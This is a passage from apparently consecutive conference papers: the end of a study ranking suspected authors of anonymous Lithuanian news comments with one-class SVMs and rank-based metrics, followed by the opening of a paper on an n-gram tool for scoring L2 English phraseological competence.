      LET  $F(v) = 1$ 
    ELSE
      LET  $F(v) = -1$ 
    END IF
  END FOREACH
  RETURN  $F$ 
END

```

For classification, we use the Sequential Minimal Optimization (SMO) algorithm [37] based implementation of one-class SVM classifier from DLIB C++ Library [38]. The classifier uses Radial Basis Function (RBF) kernel with default parameter values. The decision function  $F$  is used to create a ranked

list of authors for each unknown text  $t$  as follows (see the following *Suspected author list construction algorithm*). Note that Heaviside function  $H$  is used to calculate the number of positive values of the decision function  $F$ .

```

ALGORITHM: createSuspectedAuthorList
INPUT: decision function  $F$ , testing text set  $T^L$ ,
      list of authors  $A$ , number of suspects  $L$ 
OUTPUT: ranked list of authors  $RL$ 
BEGIN
  FOREACH  $a$  IN  $A$ 
    FOREACH feature  $v$  IN feature space  $V$  of  $T^L$ 
      LET  $LIST(a) = \text{sum}(H(F(v)))$ 
      %  $H$  is the Heaviside function
    END FOREACH
  END FOREACH
  LET  $RL = \text{sort}(LIST)$ 
  % return a ranked list of authors  $RL$ 
  RETURN  $RL(1:L)$ 
END

```

#### V. EVALUATION

We treat the author attribution system as the recommender system that using training data outputs a ranking order for the authors based on their predicted authorship relevance values. This approach known as Learning-to-rank is widely used in commercial search engines and recommender systems [39]. The evaluation of the authorship attribution system is not a trivial task. Commonly, such systems are evaluated using hard classification accuracy metrics such as precision and recall, which are often combined into a single measure such as F-score. These are set-based measures: authors in the ranking list are treated as unique and the ordering of results is ignored. We however claim that hard classification measures do not fit for the authorship attribution problem as they imply a strong oversimplification of reality. Therefore, we use soft classification measures based on the membership of a true author in a ranked list rather than direct match. When testing, the rank of the true author (which should be equal to equation (1) is to be compared with the predicted rank of the true author.

The simplest precision measure is to assume that we are only interested in the first suspected author and calculate the average probability of predicting the true author as the first author directly (Winner-Takes-All, WTA) [40] as follows:

$$WTA = \frac{1}{|T^K|} \sum_{T^K} H(\text{rank}(a_{true}) = 1) \quad (1)$$

where  $\text{rank}(a_{true})$  is the rank of the true author  $a_{true}$ ,  $H$  is the Heaviside function, and  $T^K$  is the testing set of texts.

A more relaxed measure is to calculate if the list of the suspected authors contains the true author regardless of the position of the author within the suspected list. We call this metric List Precision (LP) and define in equation (2):

$$LP(L) = \frac{1}{|T^K|} \sum_{T^K} H(\text{rank}(a_{true}) \leq L) \quad (2)$$

where  $L$  is the length of the list of suspected authors. Note that  $LP(1) = WTA$ .

Other measures used are based on evaluating ranked results, where importance is placed on returning a true author higher in the ranked list of suspected authors. These measures can be expressed using the gain-discount based model as a sum over authors in a ranked list as follows:

$$\pi \leftarrow \sum_{k=1}^K \text{gain}(k) \cdot \text{discount}(k) \quad (3)$$

where the *gain* function represents the gain associated with the true author appearing at rank  $k$ , and the *discount* function represents a discount associated with rank  $k$ , which is independent of the author, and  $K$  is the length of the suspected author list.

Equation (3) can be interpreted in terms of a simple model that simulates the work of a forensics expert: the expert starts with the first author and works his way down the list, eventually stopping [41]. The discount value indicates the probability that the expert continues his/her work at rank  $k$ , and the gain value represents the benefit (usability) to the expert of analyzing the author at rank  $k$ . Thus, the sum in equation (3) can be understood as expected total benefit experienced by the expert, with various gain values and discount formula corresponding to different assumptions about complexity of the expert's work.

Several different gain and discount functions have been proposed in the literature, which results in mean reciprocal rank [42], normalized discounted cumulative gain [43] and rank-biased precision [44] metrics. We describe the measures in brief below.

Mean reciprocal rank (MRR) is a statistic measure for evaluating any process that produces a list of possible responses to a sample of queries, ordered by probability of correctness. Here it is interpreted as the average of the inverse of the rank of the true author for a sample of test text dataset as in equation (4):

$$MRR = \frac{1}{|T^K|} \sum_{T^K} \frac{1}{\text{rank}(a_{true})} \quad (4)$$

Discounted cumulative gain (DCG) computes a value for the number of correctly recognized authors that includes a logarithmic discount function to progressively reduce the importance of authors placed further down the ranked list. This simulates the assumption that the experts will prefer the results which place the true author higher in the ranked list. The measure also makes the assumption that highly relevant authors are more useful than partially relevant authors, which in turn are more useful than non-relevant authors. DCG is defined in equation (5):

$$DCG = \frac{1}{|T^K|} \sum_{T^K} \frac{1}{\log_2(\text{rank}(a_{true}) + 1)} \quad (5)$$

Rank-Biased Precision (RBP) (in equation (6)) assigns an effectiveness score to a ranking by computing a geometrically weighted sum of author relevance values, with the

monotonically decreasing weights in the geometric distribution determined via a persistence  $p$ ,  $0 \leq p < 1$ , where a smaller  $p$  value places greater emphasis on authors that appear early in the ranking, and a larger  $p$  spreads the weight further down the author ranking, but in both cases all authors in the ranking contribute to the final score.

$$RBP = \frac{1}{|T^K|} \sum_{T^K} p^{\text{rank}(a_{true})-1} \quad (6)$$

where  $p$  is an abstraction of the expert's searching persistence, expressed as a parameter between 0 and 1. Previous studies suggest that for web search a  $p$  value of 0.8 is an appropriate value, however, in practice, values as high as 0.95 are used [45].

## VI. RESULTS AND DISCUSSION

The dataset was composed of Internet comments harvested from the Lithuanian news portal DELFI (<http://www.delfi.lt>) and covers the period of 8 months, from January, 2015 to August, 2015.

These comments were posted by anonymous users expressing their opinions about articles. Internet comments cover wide range of topics, are single units, do not necessary refer to each other; moreover, authors, hiding behind the anonymity curtain when expressing their opinions, have no reasons to pretend "better", therefore usually make no efforts to modify their writing style. But as the result of it, Internet comments are full of non-normative vocabulary words, include diminutives, hypocoristic words, and words with missing diacritics.

The authorship of the Internet comments was established based on an assumption that the identity of some author can be revealed, if his/her texts are written under the unique IP address and the unique pseudonym (taking both together as a single unit). Although some exceptions (when the same author is writing under several different IP addresses using different pseudonyms) may still occur, we anticipate they are too rare to make the significant influence on the overall authorship identification results.

Text fragments containing non-Lithuanian alphabet letters (except punctuation marks and digits) were eliminated; replies to comments and meta-information were discarded out as well leaving just plain texts. Besides, the texts shorter than thirty symbols (excluding white-space characters) were not included. Finally, all texts by the same author were concatenated, yielding the texts consisting of between 3,543 and 119,169 symbols. The composed corpus contains the texts of 200 authors. While the corpus is not very large, it is larger than datasets commonly used in the authorship forensics domain, e.g., [46] use only 300-word texts of three authors. The characteristics of the dataset (length of the longest, mean, and shortest text message in characters and words) are summarized in Table IV.

In our experiment, we have randomly selected 80 per cent of each author texts for training, while the remaining 20 per cent of texts together with texts of other authors were used for testing. The results of one-class classification were used for constructing a list of suspected authors. First, we ranked

TABLE IV  
CHARACTERISTICS OF THE DATASET

Characteristic	Value
Number of authors	200
Number of texts	200
Length of shortest text, characters	3,543
Length of shortest text, words	504
Length of longest text, characters	119,169
Length of longest text, words	15,874
Average length of text, characters	15,866
Average length of text, words	2,267

authors based on author attribution using general features only. Next, we added the language-specific (Lithuanian, LT) features and to see if there was an improvement of the position of the true author in the rank of the suspected authors. For evaluation, the process was repeated for each of 200 authors.

Fig. 1 presents the results of experiments (in terms of List Precision) using only general text features as well as general and language-specific features. The results demonstrate a marked improvement in precision when Lithuanian language-specific lexical features have been added for classification. For comparison, a random baseline, which represents the probability that the true author will be assigned to the suspected author list, is also shown.

The evaluation of experimental results using the gain-discount model based rank evaluation metrics is given in Table V (mean values are given). To demonstrate the efficiency of the one-class classification approach for ranking we compare the values of metrics with the random guess baseline, which shows the lowest accuracy threshold which that be exceeded that the applied approach could be considered as effective and reasonable enough for author attribution tasks. An improvement of accuracy achieved using language-specific lexical features is given with 95 percent statistical confidence interval (mean  $\pm 1.96 \cdot$  standard deviation). The paired t-Student confirmed (at 0.05 level) that the differences between the obtained results were statistically different for all considered metrics ( $p < 10^{-8}$ ).

Finally, we present the evaluation of language-specific subsets of lexical features by calculating the average improvement in the rank position of the true author (see Fig. 2).

The results obtained (see Fig. 2) show that the best improvement is achieved using language-specific function words (column 1), word endings (column 5) and stop words (column 3).

These results are consistent with the findings of authors using function words as a reliable base for textual comparison, which are not strongly affected by a text's topic or genre, or an author's conscious control while writing [47].

Word endings have been noted to contribute to the success of character n-grams in stylometric analysis [48], however, in Lithuanian language the word endings are typically longer than bigrams or trigrams commonly used as general features (we used bi-grams only), thus a separate feature type of Lithuanian

word endings seems to be useful.

Stop words are a very strong indication of writing style that convey very little semantic meaning in a sentence but serve to add details to it. Stop words on the other hand are inevitable in the output of any author and hence a generalizable technique cannot but tap their properties. Moreover stop words are result of a subconscious process of constructing sentences and thus may serve as a writeprint of the authors [49].

The use of features based on language-specific letters of alphabet (column 9) yielded negative results due to the non-normative use of such letters in the electronic space, e.g., replacement with similar Latin alphabet letters without diacritics or with similarly sounding English bigrams.

## VII. CONCLUSIONS

In this paper we have presented a one-class classification based method for open-class authorship attribution. The method produces the list of suspected authors rather than a single predicted author, therefore, reducing the problem from being on a large scale to smaller scale. The method could be used by the forensic linguistics expert community to help identify the list of suspects to be analyzed further using manual methods. The proposed method allows to reduce the number of suspected authors by fourfold (from 200 to 50) with a probability of 0.90 and eightfold (from 200 to 25) with a probability of 0.80 that the true author is listed as the suspected author.

We have discussed the metrics for evaluation of the result and suggested using rank correlation based metrics. We have proposed the List Precision metric to evaluate the usability of the derived suspected author list based on the length of the list. We also have identified language-specific lexical features.

The experimental results using the online Lithuanian language texts (dataset of online forum comments) classified using one-class SVM classifier show that Lithuanian function words together with Lithuanian word endings and stop words are the ones which contribute most towards the improvement of the classification results (0.13-0.17, based on different evaluation metrics).

The results were evaluated statistically using paired t-Student test showing that the improvement in the value of usability metrics was statistically significant.

In future research we are planning to increase the number of authors in the datasets; to analyze different domains (e.g.




Fig. 1. Accuracy of general and language-specific features using List Precision measure

TABLE V  
EVALUATION RESULTS USING RANK CORRELATION BASED METRICS

Metric	Random baseline	Without language-specific (LT) features	With language-specific (LT) features	Improvement in accuracy (with 95% stat. confidence limits)
WTA	0.005	0.145	0.280	0.135±0.054
LP (L=10)	0.055	0.435	0.610	0.175±0.068
MRR	0.025	0.237	0.391	0.154±0.042
DCG	0.169	0.385	0.513	0.131±0.034
RPB (p=0.8)	0.016	0.288	0.455	0.167±0.043

blogs, tweets, etc.) and language types as well as to focus on sentiment-related lexical features, and analyze novel semantic feature descriptors such as Holomorphic Chebyshev Projectors [50].

#### ACKNOWLEDGMENT

The authors would like to acknowledge the contribution of the project “Lithuanian Cybercrime Centre of Excellence for Training, Research & Education” (L3CE) project, Grant Agreement No. HOME/2013/ISEC/AG/INT/4000005176), financed by European Commission under the Programme EC DG Home Affairs ISEC (Prevention of and against crime 2007-2013).

#### REFERENCES

- [1] Irons, A., and Lallie, H.S. 2014. Digital Forensics to Intelligent Forensics. *Future Internet*, 6, 584-96.
- [2] Chaski C. E. 2012. Author Identification in the Forensic Setting. In L. Solan and P. Tiermsa (Eds.), *The Oxford Handbook of Forensic Linguistics*, Oxford University Press.
- [3] Iqbal, F., Binsalleeh, H., Fung, B. C. M., and Debbabi, M. 2013. A unified data mining solution for authorship analysis in anonymous textual communications. *Inf. Sci.*, Vol., 231, pp. 98–112.
- [4] Koppel, M., Schler, J., and Argamon, S. 2011. Authorship Attribution in the Wild. *Language Resources and Evaluation*, 45(1), pp. 83–94.
- [5] Van Halteren, H. 2004. Linguistic profiling for authorship recognition and verification. *Proc. of 42nd Meeting on Association for Computational Linguistics*, ACL'2004, pp. 199–206.
- [6] Brocardo, M. L., Traore, I., and Woungang, I. Authorship verification of e-mail and tweet messages applied for continuous authentication. *J. Comput. Syst. Sci.*, 81(8), pp. 1429–40.






Fig. 2. Improvement in average rank position of a true author using Lithuanian specific features: 1-Frequency of function words, 2-Frequency of all function words, 3-Frequency of stop words, 4-Frequency of all stop words, 5-Frequency of words with specific endings, 6-Frequency of uncommon character bigrams, 7-Frequency of all uncommon character bigrams, 8-Frequency of prefix “ne”, 9-Frequency of letters, 10-Frequency of all letters, 11-Frequency of abbreviations, 12-Frequency of all abbreviations, 13-Frequency of similes, 14-Frequency of all similes

- [7] Neralla, S., Bhaskari, D.L., and Avadhani, P. S. 2014. A Stylometric Investigation Tool for Authorship Attribution in E-Mail Forensics. In *ICT and Critical Infrastructure: Proceedings of the 48th Annual Convention of Computer Society of India- Vol. II. Advances in Intelligent Systems and Computing*, Vol. 249, pp. 543-9.
- [8] Alazab, M., Layton, R., Broadhurst, R., and Bouhours, B. 2013. Malicious Spam Emails Developments and Authorship Attribution. *Proc. of 4th Cybercrime and Trustworthy Computing Workshop (CTC '13)*, pp. 58-68.
- [9] de Vel, O., Anderson, A., Corney, M., and Mohay, G. 2001. Mining e-mail content for author identification forensics. *SIGMOD Rec.*, 30(4), pp. 55-64.
- [10] Potthast, S., Stein, B., Barron-Cedeno, A., and Rosso, P. 2010. An Evaluation Framework for Plagiarism Detection. *Proceedings of the 23rd International Conference on Computational Linguistics (COLING 2010)*, pp. 997-1005. ACL.
- [11] Amuchi, F., Al-Nemrat, A., Alazab, M., and Layton, R. 2012. Identifying Cyber Predators through Forensic Authorship Analysis of Chat Logs. *Third Cybercrime and Trustworthy Computing Workshop (CTC)*, pp. 28-37.
- [12] Damasevicius, R., Valys, R., and Wozniak, M. 2016. Intelligent tagging of online texts using fuzzy logic. *IEEE Symposium Series on Computational Intelligence, SSCI 2016*, 1-8. IEEE.
- [13] Krilavičius, T., Medelis, Z., Kapočiūtė-Dzikiene, J., and Žalandauskas, T. 2012. News Media Analysis Using Focused Crawl and Natural Language Processing: Case of Lithuanian News Websites. *Proc. of Int. Conf. on Information and software technologies, ICIST 2012*, pp. 48-61.
- [14] Steen, R. G. 2014. The Demographics of Deception: What Motivates Authors Who Engage in Misconduct? *Publications*, 2, 44-50.
- [15] Ding, S.H.H., Fung, B.C.M., and Debbabi, M. 2015. A Visualizable Evidence-Driven Approach for Authorship Attribution. *ACM Trans. Inf. Syst. Secur.*, 17, 3, Article 12, 30.
- [16] Koppel, M., and Schler, J. 2004. Authorship Verification As a One-class Classification Problem. *Proceedings of the Twenty-first International Conference on Machine Learning (ICML)*, 489-495.
- [17] Veenman, C. J., and Li, Z. 2013. Authorship Verification with Compression Features. Working Notes for CLEF 2013 Conference. *CEUR Workshop Proceedings* 1179.
- [18] Can, M. 2014. Authorship Attribution Using Principal Component Analysis and Competitive Neural Networks. *Math. Comput. Appl.*, 19, 21-36.
- [19] Mikros, G., and Perifanos K. 2013. Authorship attribution in greek tweets using author's multilevel n-gram profiles, in: *AAAI Spring Symposium Series*.
- [20] Sousa-Silva, R., Sarmiento, L., Grant, T., Oliveira, E., and Maia, B. 2010. Comparing sentence-level features for authorship analysis in Portuguese. *Proc. of the 9th international conference on Computational Processing of the Portuguese Language (PROPOR'10)*, pp. 51-54.
- [21] Reicher, T., Krišto, I., Belša, I., Šilic, A. 2010. Automatic authorship attribution for texts in Croatian language using combinations of features. *Proc. of the 14th international conference on Knowledge-based and intelligent information and engineering systems: Part II (KES'10)*, pp. 21-30.
- [22] Graovac, J. 2012. Serbian Text Categorization Using Byte Level n-Grams. *Local Proceedings of the Fifth Balkan Conference in Informatics, BCI'12*, pp. 93-96.
- [23] Tomović, A., and Janičić, P. 2007. A Variant of N-Gram Based Language Classification. *Artificial Intelligence and Human-Oriented Computing, 10th Congress of the Italian Association for Artificial Intelligence, AI\*IA 2007*, pp. 410-421.
- [24] Rudman, J. 1998. The state of authorship attribution studies: Some problems and solutions. *Computers and the Humanities*, 31, pp. 351-365.
- [25] Joachims, T. 2002. Learning to Classify Text Using Support Vector Machines: Methods, Theory and Algorithms. Kluwer Academic Publishers, Norwell, MA, USA.
- [26] Venčkauskas, A., Damaševičius, R., Marcinkevičius, R., and Karpavičius, A. 2015. Problems of authorship identification of the national language electronic discourse. In: *Proc. of the 21st Int. Conference on Information and software technologies, ICIST 2015*, pp. 415-432.
- [27] Šveikauskienė, D. 2005. Graph Representation of the Syntactic Structure of the Lithuanian Sentence. *INFORMATICA*, Vol. 16, No. 3, pp. 407-418.
- [28] Klimas, A. 1974. Studies on Word Formation in Lithuanian. *Lituanus Lithuanian Quarterly Journal of Arts and Sciences*, 20(3).
- [29] Kapočiūtė-Dzikiene, J., Utkā, A., and Šarkutė, L. 2014. Feature Exploration for Authorship Attribution of Lithuanian Parliamentary Speeches.

- Proc. of 17th International Conference on Text, Speech and Dialogue, TSD 2014*, pp. 93–100.
- [30] Kapočiūtė-Dzikiene, J., Utkas, A., and Šarkutė, L. 2015. Authorship Attribution of Internet Comments with Thousand Candidate Authors. *Proc. of the 21st Int. Conference on Information and software technologies, ICIST 2015*, pp. 433–48.
  - [31] Zečević, A., and Stanković, S. V. 2013. Language Identification: The Case of Serbian. *Proceedings of Natural Language Processing for Serbian - Resources and Application*.
  - [32] Stahczyk, U., and Cyran, K. A. 2007. Machine learning approach to authorship attribution of literary texts. *Journal of Applied Mathematics*, 7(4):151–8.
  - [33] Türkoğlu, F., and Diri, B. 2007. Fatih Amasyali, M. Author attribution of Turkish texts by feature mining. *Proc. of the 3rd international conference on Advanced intelligent computing theories and applications (ICIC'07)*, pp. 1086–93.
  - [34] Beliga, S., and Martincic-Ipsic, S. 2014. Non-standard words as features for text categorization. *37th Int. Convention on Information and Communication Technology, Electronics and Microelectronics, MIPRO 2014*, pp. 1165–9.
  - [35] Schölkopf, B., Williamson, R. C., Smola, A. J., Shawe-Taylor, J., and Platt, J. C. 1999. Support Vector Method for Novelty Detection. *Advances in Neural Information Processing Systems 12, NIPS 1999*, pp. 582–8.
  - [36] Vapnik, V. N. 1995. *The nature of statistical learning theory*. Springer-Verlag.
  - [37] Chang, C.-C., and Lin, C.-J. 2011. LIBSVM: a library for support vector machines. *ACM Transactions on Intelligent Systems and Technology*, 2(3), 27.
  - [38] King, D. E. 2009. Dlib-ml: A machine learning toolkit. *The Journal of Machine Learning Research*, 10, 1755–8.
  - [39] Li, P., Burges, C., and Wu, Q. 2007. McRank: Learning to rank using classification and gradient boosting. *Proceedings of the Twenty-First Annual Conference on Neural Information Processing Systems, NIPS*, pp. 897–904.
  - [40] Chapelle, O., Le, Q., and Smola, A. 2007. Large margin optimization of ranking measures. In *NIPS Workshop on Machine Learning for Web Search*.
  - [41] Smucker, M. D., and Clarke, C. L. A. 2012. Time-based calibration of effectiveness measures. *Proc. of the 35th international ACM SIGIR conference on Research and development in information retrieval (SIGIR '12)*, pp. 95–104.
  - [42] Craswell, N. 2009. Mean Reciprocal Rank. *Encyclopedia of Database Systems*, Vol. 1703.
  - [43] Järvelin, K., and Kekäläinen, J. 2002. Cumulated gain-based evaluation of IR techniques. *ACM Trans. Inf. Syst.*, 20(4), pp. 422–46.
  - [44] Moffat, A. and Zobel, J. 2008. Rank-biased precision for measurement of retrieval effectiveness. *ACM TOIS*, 27(1), pp. 1–27.
  - [45] Zhang, Y., Park, L. A. F., and Moffat, A. Parameter sensitivity in rank-biased precision. *Proc. of the 13th Australasian Document Computing Symposium (ADCS)*, pp. 61–68.
  - [46] Nini, A., and Grant, T. 2013. Bridging the gap between stylistic and cognitive approaches to authorship analysis using Systemic Functional Linguistics and multidimensional analysis. *International Journal of Speech Language and the Law*, 20(2), pp. 173–202.
  - [47] Kestemont M. 2014. Function Words in Authorship Attribution From Black Magic to Theory? *Proc. of the 3rd Workshop on Computational Linguistics for Literature (CLfL) at 14th Conference of the European Chapter of the Association for Computational Linguistics, EACL 2014*, pp. 59–66.
  - [48] Forstall, C., and Scheirer, W. 2010. Features from Frequency: Authorship and Stylistic Analysis Using Repetitive Sound. *Proc. of the Chicago Colloquium on Digital Humanities and Computer Science*, 1(2).
  - [49] Arun, R., Suresh, V., and Veni Madhavan, C. E. 2009. Stopword Graphs and Authorship Attribution in Text Corpora. *Proc. of the 2009 IEEE International Conference on Semantic Computing (ICSC '09)*, pp. 192–6.
  - [50] Napoli, C., Tramontana, E., Lo Sciuto, G., Woźniak, M., Damaševičius, R., and Borowik, G. 2015. Authorship Semantical Identification using Holomorphic Chebyshev Projectors. In: *Asia-Pacific Conference on Computer Aided System Engineering (APCASE)*, pp. 232–237. IEEE.

## Unsupervised tool for quantification of progress in L2 English phraseological

Krzysztof Wołk  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: kwołk@pja.edu.pl

Agnieszka Wołk  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: awolk@pja.edu.pl

Krzysztof Marasek  
Polish-Japanese Academy of  
Information Technology,  
ul. Koszykowa 86, 02-008  
Warszawa, Poland  
Email: kmarasek@pja.edu.pl

**Abstract** - This study aimed to aid the enormous effort required to analyze phraseological writing competence by developing an automatic evaluation tool for texts. We attempted to measure both second language (L2) writing proficiency and text quality. In our research, we adapted the CollGram technique that searches a reference corpus to determine the frequency of each pair of tokens (bi-grams) and calculates the t-score and related information. We used the Level 3 Corpus of Contemporary American English as a reference corpus. Our solution performed well in writing evaluation and is freely available as a web service or as source for other researchers.

### I. INTRODUCTION

A person's second language, or L2, is a language that is not the native language of the speaker but is used in the locale of that person. In contrast, a foreign language is a language that is learned in an area where that language is not generally spoken. Some languages, often called auxiliary languages, are used primarily as second languages, or lingua francas. More informally, a second language can be said to be any language learned in addition to one's native language, especially in the context of second language acquisition, (that is, learning a new foreign language) [1]. A person's first language is not necessarily their dominant language, the one they use most or with which they are most comfortable. For example, the Canadian census defines first language for its purposes as "the first language learned in childhood and still spoken," recognizing that for some, the earliest language may be lost, a process known as language attrition. This can happen when young children move, with or without their family (because of immigration or international adoption), to a new language environment [2].

In the process of language development, lexical indices are not as popular as the utilization of syntactic procedures. In the area of foreign linguistics, there has been a constant lexicalization of the teaching curriculum, which has a phraseological basis. Moreover, it is also recognized that the process of language production is affected by the pre-pattern segments described by [3]. Corpus language methods have highlighted the broad range of word combinations that were previously analyzed.

It is important to analyze the role of corpus linguistic studies in the grading of L2 writing. In such grading, it is essential to analyze the writing based on functional skills and the independent construction of written text to communicate in a purposeful context. A human writer cannot be used to demonstrate the requirements of the standards, as this does not meet the requirement for independence. In writing assessment, we should consider whether or not information and ideas were presented concisely, logically, and persuasively. It is also important to determine whether or not a writer clearly presented information on complex subjects, used a range of writing styles for different purposes, and employed a range of sentence structures, including complex sentences and paragraphs, to effectively organize their written communication. We should also evaluate the accuracy of punctuation in written text using commas, apostrophes, and quotation marks. Lastly, written work should fit the purpose and audience, with accurate spelling and grammar that support clear meaning [4].

Corpus analysis is both qualitative and quantitative in nature. One of the biggest advantages of using corpus language is that we can easily provide quantitative data to assess concerns for which intuition cannot be considered reliable. In other words, much more than just counting bi-grams is involved [5]. Prior research highlights the variety of questions that need to be addressed on the vital role played by L2 writing [6].

### II. EVALUATION METHODS USING N-GRAMS

An n-gram is a contiguous sequence of n items from a given sequence of text. Depending on the application, the items can be phonemes, syllables, letters, words, or base pairs. N-grams are typically collected from a text or speech corpus. When the items are words, n-grams may also be called shingles. An n-gram of size 1 is known as a unigram (1-gram), size 2 is a bigram (2-gram), size 3 is a trigram, and so on. An n-gram model is a type of probabilistic language model for predicting the next item in such a sequence in the form of an (n-1)-order Markov model [7]. The n-gram models are widely used in probability, communication theory, computational linguistics (e.g., statistical natural language processing), computational biology (e.g., biological sequence analysis), and data compression. Two benefits of n-gram models (and algorithms that use them) are simplicity and scalability [7].

The n-gram based evaluation method consists of removing the arrangement of n-words for bigrams, learner corpus data, and data that contain native combinations of tokens [5]. The results of different n-gram models are not directly comparable, as they utilize different criteria to identify relevant units. However, they can indicate some general trends in L2 writing that rely on the most restricted repertoire of lexical bundles as compared to that of native writers [8]. L1 writers utilize more phrases that are familiar with poor sequences and fewer native-like phrases. They also report having difficulty while introducing speech-like phrases into their official language. These studies highlight various features of L2 phrasing because of the lack of huge longitudinal corpora of L2 writing and the effort required to collect them.

Complex lexical phrases are very rarely used by the lowest skilled writers. Learning traditional strings of words at an elementary level has been found to be productive at advanced and secondary levels. However, this finding relied only on the frequency of multi-word units and paid no attention to the degree of association within units. Very common words stand a much greater chance of frequent arrangements than uncommon words of different varieties.

Mutual information (MI) and t-score are used in this research to calculate the comparative frequency of occurrence of word sequences in a reference corpus. They also indicate the probability of a word sequence appearing due to the frequency of the words of which it is composed. MI will highlight word sequences that are developed from a small rate of word reoccurrence, for example, the term “tectonic plates” is a very low-occurring word sequence. Similarly, t-score works with word sequences of highly recurrent sets of words. However, a study by Durrant and Schmitt [9] focuses on one type of sequence, an adjoined pair of words used as a modifier. The studies show that, unlike native writers, L2 writers of English use collocations with the highest MI ratings at a very low frequency. This means that the usage of MI with high frequency is not very popular among them, whereas collocations with t-scores are frequently used. The same pattern can be observed with transitional and sophisticated learners. Learners in their transitional phase are more inclined to very often use frequently-occurring collocations and make minimal use of lower frequency collocations. The present study has utilized the same methodology but is unique in two aspects. First, it uses a preset system to obtain word sequences from a tagged part of speech. Second, it simulates longitudinal corpora. We evaluated L2 writers who had multiple levels of proficiency. Therefore, it was very important to assess the phraseological index of the longitudinal data in question; our study strongly considered this aspect. This study has incorporated both longitudinal and pseudo-longitudinal approaches that assist in recognizing the

given input of all the research designs in the analysis of L2 writing [10].

### III. DATA AND METHODOLOGY

Our writing evaluation application consists of three main sub-tools. First, a user interface, implemented in ASP.NET and shared as a web service, handles user inputs, manages them, and requests solutions from the other software components on behalf of the user. The website is responsible for loading the user input files and generating the final download link of the results as a ZIP file for the user. The results are output in Excel-compatible CSV files. Each separate file contains different analysis results for each bi-gram, such as frequency in the L2 text, frequency in the reference corpus, mean frequency in the reference corpus, MI score, and t-score. For multi-file analysis, the tool calculates the number of unique 1-grams and 2-grams, the number of 2-gram types, the number of 2-grams collocated in the reference corpus, the percentage value of L2 coverage in the reference corpus, and a summary that includes how many 2-grams were not found, MI, and t-scores.

